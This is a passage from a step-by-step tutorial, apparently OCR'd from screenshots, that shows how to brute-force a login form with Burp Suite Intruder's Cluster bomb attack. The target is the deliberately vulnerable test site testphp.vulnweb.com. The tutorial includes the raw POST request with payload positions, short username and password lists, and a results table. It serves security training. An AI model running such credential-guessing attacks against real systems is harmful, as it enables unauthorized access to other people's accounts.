
Host: testphp.vulnweb.com

Port: 80

□ Use HTTPS

Once the request is received in intruder you will receive the above screen

Step 4:
Select the positions (the variables you want to parameterize and exploit)
Select the attack type as “Cluster Bomb”


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
\n
Pretty
Clear

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Cluster bomb

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Upgrade-Insecure-Requests: 1

uname=§test§&pass=§test§
```

2 payload positions

Length: 467

Step 5:
Go to **payload** tab and enter the usernames and password to try for that variable.
First select payload 1 for username


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Target Positions Payloads Options

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Add
Add from list ... [Pro version only]

```
demo
root
```

Repeat step 5 for password again

Step 6:
Click on start attack


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Target Positions Payloads Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 3
Payload type: Simple list Request count: 3

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
demo
root
test
```

Step 7:
The attack will be successfully conducted by BurpSuite and the below screen should be displayed



Filter: Showing all items

Requ... ▲	Payload1	Payload2	Status	Error	Timeo...	Length	Comment
0			200	□	□	6167	
1	demo	test	302	□	□	221	
2	root	test	302	□	□	221	
3	test	test	200	□	□	6167	

Note - Status code 200 tells us that the correct username and password have been entered